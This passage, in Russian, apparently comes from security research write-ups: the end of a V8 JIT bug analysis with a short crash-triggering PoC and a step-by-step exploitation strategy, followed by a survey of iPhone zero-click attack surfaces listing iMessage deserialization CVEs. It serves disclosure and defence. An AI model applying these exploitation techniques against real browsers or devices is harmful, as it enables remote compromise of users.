  Node* effect = NodeProperties::GetEffectInput(node);
  Node* control = NodeProperties::GetControlInput(node);

  ZoneHandleSet<Map> receiver_maps;
  NodeProperties::InferReceiverMapsResult result =
      NodeProperties::InferReceiverMaps(
          broker(), receiver, effect, &receiver_maps);

  if (result == NodeProperties::kNoReceiverMaps)
    return NoChange();
  // ... specialize using receiver_maps ...
}
```

Но `InferReceiverMaps` имеет три возможных результата:

```
enum InferReceiverMapsResult {
  kNoReceiverMaps,
  kReliableReceiverMaps,
  kUnreliableReceiverMaps
};
```

Ненадёжный результат означает, что побочные эффекты могли изменить карту, например преобразовав упакованный массив чисел с плавающей точкой в словарные элементы. Доверять по-прежнему можно только общему типу экземпляра.

Код, зависящий от конкретной карты, должен вставить узел `CheckMaps` или зарегистрировать зависимость компиляции. `StableMapDependency` позволяет обойтись без встроенной проверки, деоптимизируя скомпилированный код, если предположительно стабильная карта позднее изменится. Оба подхода требуют осторожности: вызывающая сторона может забыть о зависимости, а путь перехода — не сделать её недействительной.

Редуктор не делал ни того, ни другого. Код времени выполнения мог изменить вид элементов с упакованных чисел с плавающей точкой на словарь, тогда как оптимизированный `indexOf` продолжал исходить из предположений об упакованном массиве. Разреженный словарь с индексом 1 000 000 значительно короче упакованного массива из миллиона чисел двойной точности, поэтому оптимизированный цикл читает данные за границами.

Минимизированный пример Самуэля:


```
function f(idx, arr) {
  // Transition to dictionary mode in the optimized invocation.
  arr.__defineSetter__(idx, () => {});
  // Optimized code still treats elements as packed.
  return arr.includes(1234);
}

f('', []);
f('', []);
%OptimizeFunctionOnNextCall(f);
f('1000000', []);
```

Утечка информации

`Array.prototype.indexOf` использует строгое равенство. Для объектов кучи это обычно равенство указателей, а примитивные значения сравниваются по значению. Поскольку единственный наблюдаемый результат — индекс элемента, очевидный примитив утечки заключается в полном переборе указателя, пока `indexOf` не сообщит его положение за пределами памяти.

Эксплойт переводит помеченный массив в режим словаря, читает данные за его пределами и перебирает `searchElement`, пока тот не совпадёт с указателем на нижележащее хранилище `ArrayBuffer`. Управляемые значения поиска размещаются после целевого указателя, чтобы неудачные сканирования не сразу выходили за пределы кучи.



Указатель нижележащего хранилища выровнен по странице, что сокращает число вариантов. Помеченное представление даёт ещё одну оптимизацию: в x64 младший бит указателей кучи установлен, а Smi имеют нулевую метку и хранят значение в старших 32 битах. Поиск с помощью Smi позволяет отдельно перебирать старшую половину указателя.

Первые попытки завершались сбоем примерно после `0x2000000` сравнений. Сборка мусора перемещала объекты и разрушала подготовленное расположение. Решение простое: после `0x1000000` неудачных предположений выделить новый `ArrayBuffer` и начать заново, пока его адрес не попадёт в исследуемый диапазон.

Произвольная запись

У строгого равенства есть важный особый случай для строк. V8 поддерживает `SeqString`, `SlicedString`, `ConsString` и другие представления. Если две строки имеют одинаковую длину и первый символ, перед побайтовым сравнением они могут быть сведены к последовательным

строкам.


Зная адрес нижележащего хранилища, в управляемой памяти можно разместить поддельную строку. Обращение за пределами памяти путает число с плавающей точкой с указателем на объект кучи и запускает сведение для поддельного объекта.

Один из возможных путей — повреждённая `ConsString`, сумма длин левой и правой частей которой превышает общую длину, что переполняет буфер назначения, выделенный для сведения. Это работало, но последующие записи попадали в области около смещений `INT_MIN` или `INT_MAX` и вызывали сбой.

Более универсальный способ злоупотребляет маркировкой сборщика мусора. V8 делит кучу на пространства. Большинство новых объектов попадает в линейно выделяемое новое пространство с двумя полупространствами. Пережившие сборку объекты перемещаются между полупространствами, а затем в старое пространство. Крупные объекты, карты и код используют специализированные пространства. Пространства выровнены, что позволяет V8 находить метаданные путём маскирования младших битов указателя. Эта архитектура описана в обзоре сборки мусора V8.

Если сборка запускается, пока указатель поддельной строки находится на стеке, маркировщик интерпретирует его как объект кучи. Он маскирует указатель, чтобы найти содержащее его пространство, загружает указатель битовой карты маркировки этого пространства и устанавливает бит, соответствующий смещению объекта.

Нижележащее хранилище `ArrayBuffer` на самом деле не является пространством V8, поэтому кажущиеся метаданные управляются атакующим. Направление поддельной битовой карты на выбранный адрес превращает маркировку в примитив установки произвольного бита.



Целью служит длина нижележащего хранилища массива. Её повреждение даёт надёжный массив с доступом за границы для раскрытия объектов и записи в произвольную память кучи. Остаётся найти поле длины, которое не выровнено по странице и перебиралось бы медленнее.

Сведение строк предоставляет указатель нового пространства. Создадим поддельную `ConsString`, зададим достаточно полей для сведения и с помощью управляемых метаданных поддельного

пространства выберем выделение в новом или старом пространстве. После сведения V8 заменяет левую дочернюю строку новой последовательной, а правую — пустой строкой. Оба указателя можно прочитать обратно из управляемой памяти нижележащего хранилища.

Выделения нового пространства линейны, поэтому массив-жертва находится по предсказуемому смещению от раскрытой сведённой строки. Затем примитив установки бита увеличивает его длину. После этого стандартные методы эксплуатации V8 превращают массив с доступом за границы в раскрытие адресов объектов и произвольную запись. В описании эксплуатации V8 Андреа Бьондо рассмотрены эти последующие примитивы. Эксплойт через повреждение длины массива приложен к проблеме Project Zero 1809 и нацелен на вручную собранный Chrome 74.0.3728.0.

Заключение

Ошибки, которые на первый взгляд раскрывают только результат сравнения, всё равно могут превратиться в произвольное чтение и запись. Здесь принудительная сборка мусора, пока поддельный указатель оставался на стеке, преобразовала операцию равенства за пределами памяти в мощный примитив записи.

V8 быстро исправила непосредственную ошибку и запланировала переработать `InferReceiverMaps`, чтобы вызывающие стороны не могли незаметно считать ненадёжные карты надёжными. Ранее я проверял места её вызова, поскольку API выглядел простым для неправильного использования, но тогда не нашёл проблем; позже добавленный код совершил именно эту ошибку.

О подозрительных API стоит сообщать и улучшать их ещё до возникновения уязвимости. Внешние участники могут предлагать профилактические переработки через программу вознаграждений V8 Patch Reward Program. Устранение шаблона ошибок зачастую ценнее исправления одного экземпляра после эксплуатации.

Полностью удалённая поверхность атаки iPhone

В исследовании рассматриваются точки входа без взаимодействия, доступные через SMS, MMS, Visual Voicemail, электронную почту и iMessage. В ходе работы были созданы инструменты тестирования и сообщено о десяти уязвимостях. Большинство находок относилось к iMessage, поскольку `NSKeyedUnarchiver` предоставляет большой, неинтуитивный и зависящий от композиции набор кода Objective-C.

SMS

iOS разбирает SMS Packet Data Unit нативным кодом внутри CommCenter. `sms::Controller::parseRawBytes` создаёт `sms::Model`, а `processReceivedSms_sync` выполняет дополнительную обработку перед пересылкой сообщения другим процессам. Ручная проверка уязвимостей не выявила.

CommCenter также содержит запускаемый через XPC симулятор SMS, который обрабатывает PDU доставки так, словно они пришли по сети. Для работы симулятора пришлось повторно реализовать отсутствующую библиотеку внутренних тестовых устройств. Фаззинг через него не нашёл ошибок SMS, но инструмент оказался полезен для многократного вызова поведения Visual Voicemail.

MMS

CommCenter обрабатывает MMS преимущественно через `MmsOperation::decodeMessage`. Ни анализ в IDA, ни запускаемый на устройстве harness, вызывающий этот метод, не обнаружили уязвимости.

Visual Voicemail

`processReceivedSms_sync` распознаёт и пересылает особым образом отформатированные payload SMS. Visual Voicemail получает сообщения с IMAP-сервера оператора; оператор отправляет его URL и учётные данные по SMS. Формат Apple отличается от публичной **OMTP_VVM_Specification_v1_3_Final.pdf** (файл в files/OMTP_VVM_Specification_v1_3_Final.pdf). Перехваченная конфигурация выглядит примерно так:

```
STATE?state=Active;server=vvm.att.com;port=143;pw=asdf;
name=5556667777@att.com
```

Тестирование сырых PDU показало, что атакующий может перенаправить цель на произвольный IMAP-сервер при следующих условиях:

- Visual Voicemail уже настроена с приветствием.
- PID SMS соответствует значению VVM оператора.
- Оператор не блокирует IMAP-соединения с внешними серверами.

PID легко определить с SIM-картой того же оператора. До некоторых блокирующих операторов всё же можно добраться через расположенную рядом базовую станцию, хотя этот путь не проверялся.

VVM повторно использует IMAP-клиент iOS Mail. IMAP-серверы обычно укрепляют против вредоносных клиентов; клиенты реже тестируют против вредоносных серверов, поскольку пользователи обычно вручную настраивают доверенных провайдеров. Управляемое оператором SMS незаметно меняет эту модель доверия.

Поддельный сервер возвращал искажённые ответы, пока симулятор SMS многократно вызывал соединения. Так была найдена **CVE-2019-8613** — use-after-free объекта `NSString` при обработке `NAMESPACE`. Клиент получает разделитель mailbox через `LIST`. Обработка ошибки освобождает разделитель, но вызывающая сторона продолжает выполнение `NAMESPACE` без проверки успеха и использует устаревшую строку.

Электронная почта

Пути MIME, не используемые VVM, раскрыли ещё одну проблему. `MFMimePart _contents:toOffset:resultOffset:downloadIfNecessary:asHTML:isComplete:` выбирал decoder, добавляя недоверенный тип MIME к `decode` и вызывая полученный selector. Поэтому специально подготовленный тип мог вызвать непредусмотренный метод и повредить память.

Проблема была найдена в iOS 11.3.1. Несвязанные изменения selector сделали эксплуатацию непрактичной в iOS 12, хотя crash сохранился; Apple исправила её как **CVE-2019-8626**.

Практическая доступность электронной почты зависит от использования нативного клиента Apple и фильтрации провайдера. Payload работал через Gmail, настроенный в Mail, но другие провайдеры могут удалять искажённые компоненты MIME.

iMessage

iMessage поддерживает расширенные сообщения и расширения Apple или сторонних разработчиков. Для macOS были написаны инструменты на Frida, выгружающие и заменяющие исходящие и входящие сообщения. Базовое сообщение представляет собой бинарный plist:

```
to: mailto:TARGET@gmail.com
from: tel:+15556667777
{
    gid = "FAA29682-27A6-498D-8170-CC92F2077441";
    gv = 8;
    p = ("tel:+15556667777", "mailto:TARGET@gmail.com");
    pv = 0;
    r = "68DF1E20-9ABB-4413-B86B-02E6E6EB9DCF";
    t = "Hello World";
    v = 1;
}
```

Поле	Значение
`t`	Содержимое сообщения в виде обычного текста
`x`	Содержимое сообщения XML
`bid`	Идентификатор расширения или balloon
`bp`	Payload расширения

`ati`	Данные атрибуции
`p`	Участники

Некоторые поля содержат данные `NSKeyedArchiver`, при необходимости сжатые gzip. SpringBoard десериализует `bp` без взаимодействия для создания уведомлений и не находился в песочнице. MobileSMS также декодирует его после одного нажатия. `imagent` автоматически декодирует более ограниченное поле `ati`.

Secure coding не является полным allowlist

Архив представляет графы объектов Objective-C как словари plist и числовые ссылки. Например, сериализованный `NSURL` называет класс и ссылается на объекты для `NS.base` и `NS.relative`.

```
<dict>
  <key>$class</key><dict><key>CF$UID</key><integer>7</integer></dict>
  <key>NS.base</key><dict><key>CF$UID</key><integer>0</integer></dict>
  <key>NS.relative</key><dict><key>CF$UID</key><integer>6</integer></dict>
</dict>
<string>http://www.google.com</string>
<dict>
  <key>$classes</key>
  <array><string>NSURL</string><string>NSObject</string></array>
  <key>$classname</key><string>NSURL</string>
</dict>
```

NSSecureCoding требует, чтобы классы явно включали поддержку через `requiresSecureCoding`, а вызовы декодирования указывали разрешённые классы. Это ограничивает возвращаемый тип, но не каждый конструктор, доступный внутри. Сам `NSURL initWithCoder:` декодирует значения `NSData` и `NSString`:

```
- (id)initWithCoder:(id)decoder {
    NSData *bookmark = [decoder decodeObjectOfClass:[NSData class]
                                             forKey:@"NS.minimalBookmarkData"];
    if (bookmark)
        return URLByResolvingBookmarkData(bookmark);

    NSString *base = [decoder decodeObjectOfClass:[NSString class]
                                           forKey:@"NS.base"];
    NSString *relative = [decoder decodeObjectOfClass:[NSString class]
                                               forKey:@"NS.relative"];
    return [NSURL initWithString:base relativeToURL:relative];
}
```

API `initForReadingFromData:` и `unarchivedObjectOfClasses:fromData:error:` по умолчанию включают secure coding. Похоже названные `initWithData:`, `unarchiveObjectWithData:error:` и `initForReadingWithData:` не включают. iMessage не предоставлял небезопасного пути, пригодного для свободной десериализации объектов WebKit.

Расширения

SpringBoard может вызывать методы предварительного просмотра расширения без взаимодействия. Некоторые проверенные версии также автоматически вызывали `initWithPluginPayload:`; поведение различалось между выпусками.

CVE-2019-8624 затрагивала Digital Touch, который использует protobuf вместо keyed archive. Неверная проверка длины массива байтов приводила к чтению за границами. Вероятно, проблема

была неэксплуатируемой, но демонстрировала полностью удалённый путь расширения.

Link Presentation создаёт текстовые и графические предварительные просмотры с помощью WebKit на стороне отправителя. Подробный анализ не нашёл способа создать WebKit на стороне получателя.

Разрешённые подклассы

При декодировании SpringBoard разрешал `NSDictionary`, `NSString`, `NSData`, `NSNumber`, `NSURL`, `NSUUID` и `NSValue` для `bp`. Принимался любой подкласс на любой глубине наследования, включая скрытые классы, косвенно импортированные SpringBoard.

Анализ их реализаций `initWithCoder:` дал следующие результаты:

• **CVE-2019-8663:** `SGBigUTF8String`, подкласс `NSString`, считает декодированные байты завершающейся нулём строкой UTF-8 даже при отсутствии терминатора, создавая строку из памяти за границами.
• **CVE-2019-8661:** декодирование bookmark `NSURL` в macOS принимает устаревшие данные alias `alis`. CarbonCore обрабатывает их небезопасными строковыми операциями, а `strcat` повреждает кучу. iMessage никогда легитимно не использует эту функцию; универсальная десериализация `NSURL` внесла её в поверхность атаки.
• **CVE-2019-8646:** скрытый подкласс `NSData _NSDataFileBackedFuture` независимо декодирует имя файла и длину буфера, не проверяя настоящий размер файла, нарушает инвариант длины/байтов `NSData` и позволяет повредить память.

Подклассу необязательно переопределять `initWithCoder:`. Обычное наследование вызывает decoder суперкласса, но переопределённые методы, вызываемые этим decoder, динамически направляются подклассу. Так стали доступны классы, никогда не предназначенные для архивов:

• **CVE-2019-8647:** `_PFArray` наследует декодирование `NSArray` и переопределяет `initWithObjects:count:` с предположением, что каждый элемент имеет удерживаемую ссылку. При десериализации предположение нарушается, создавая массивы уже освобождённых объектов.
• **CVE-2019-8662:** связанная уязвимость в классе, который, насколько известно, не импортировался iMessage, но, вероятно, доступен в других десериализующих приложениях.

Циклические графы объектов

Числовые ссылки объектов допускают самоссылки и циклы. Decoder приблизительно выделяет объект, помещает неудерживаемый указатель во временную map, вызывает `initWithCoder:`, а затем заменяет временную запись возвращённым объектом в удерживающей map:

```
if (temporary[key])
    return [temporary[key] copy];
if (objects[key])
    return [objects[key] copy];

id allocated = [SomeClass alloc];
temporary[key] = allocated;       // No retaining reference.
id object = [allocated initWithCoder:decoder];
temporary[key] = nil;
objects[key] = object;
return object;
```

`initWithCoder:` разрешено освобождать свой receiver и возвращать другой объект. Тогда цикл может получить висячий временный указатель. Даже без замены цикл может открыть частично инициализированный объект методам, предполагающим завершённое создание.

• **CVE-2019-8641** эксплуатировала цикл; раскрытие сначала отложили, поскольку первое исправление было неполным. Она анализируется в Remote iPhone Exploitation Part 1.
• **CVE-2019-8660** затрагивала `NSKnownKeysDictionary1`. Её `NSKnownKeysMappingStrategy1` отдельно декодирует количество ключей и проверяет его лишь после декодирования массива ключей. Циклический ключ использует strategy до проверки, делая доступным повреждение из-за целочисленного переполнения.

Экспоненциальный рост поверхности атаки

Даже этот на вид узкий вызов имеет широкую область действия:

```
[NSKeyedUnarchiver unarchivedObjectOfClasses:@[[NSURL class]]
                                    fromData:data
                                       error:nil];
```

Он включает подклассы `NSURL` из каждого загруженного framework. `NSURL initWithCoder:` добавляет `NSString`, `NSData` и парсеры bookmark. Их подклассы добавляют новые decoder. В приложении, импортирующем UserNotifications, примерами служат `_NSDispatchData`, `__NSLocalizedString`, `NSLocalizableString` и `UNLocalizedString`. Те в свою очередь декодируют массивы, словари, числа и даты, рекурсивно допуская их подклассы.

Наследование расширяет поверхность за пределы `initWithCoder:`: decoder суперкласса вызывают переопределённые методы подкласса вроде `initWithString:` и `initWithBytes:length:encoding:`. Классы из несвязанных framework также можно объединять в графы объектов, которых их авторы никогда не ожидали. Поэтому эффективный allowlist расширяется с каждой импортированной библиотекой и каждым дополнительным корневым классом.

Заключение

Исследование охватило SMS, MMS, Visual Voicemail, электронную почту и iMessage и привело к сообщениям о десяти исправленных уязвимостях. VVM неожиданно превратила почтовый клиент в удалённый парсер вредоносного сервера. Большинство находок дала iMessage, поскольку keyed-десериализация объединила подклассы, вложенные decoder, наследование, скрытые типы framework и циклические графы в поверхность атаки, гораздо более крупную, чем требовало обычное поведение продукта.

Сокращение числа форматов без взаимодействия и отказ от универсальной десериализации объектов удалили бы значительный объём кода, почти не приносящего пользы пользователю, но остающегося удалённо доступным.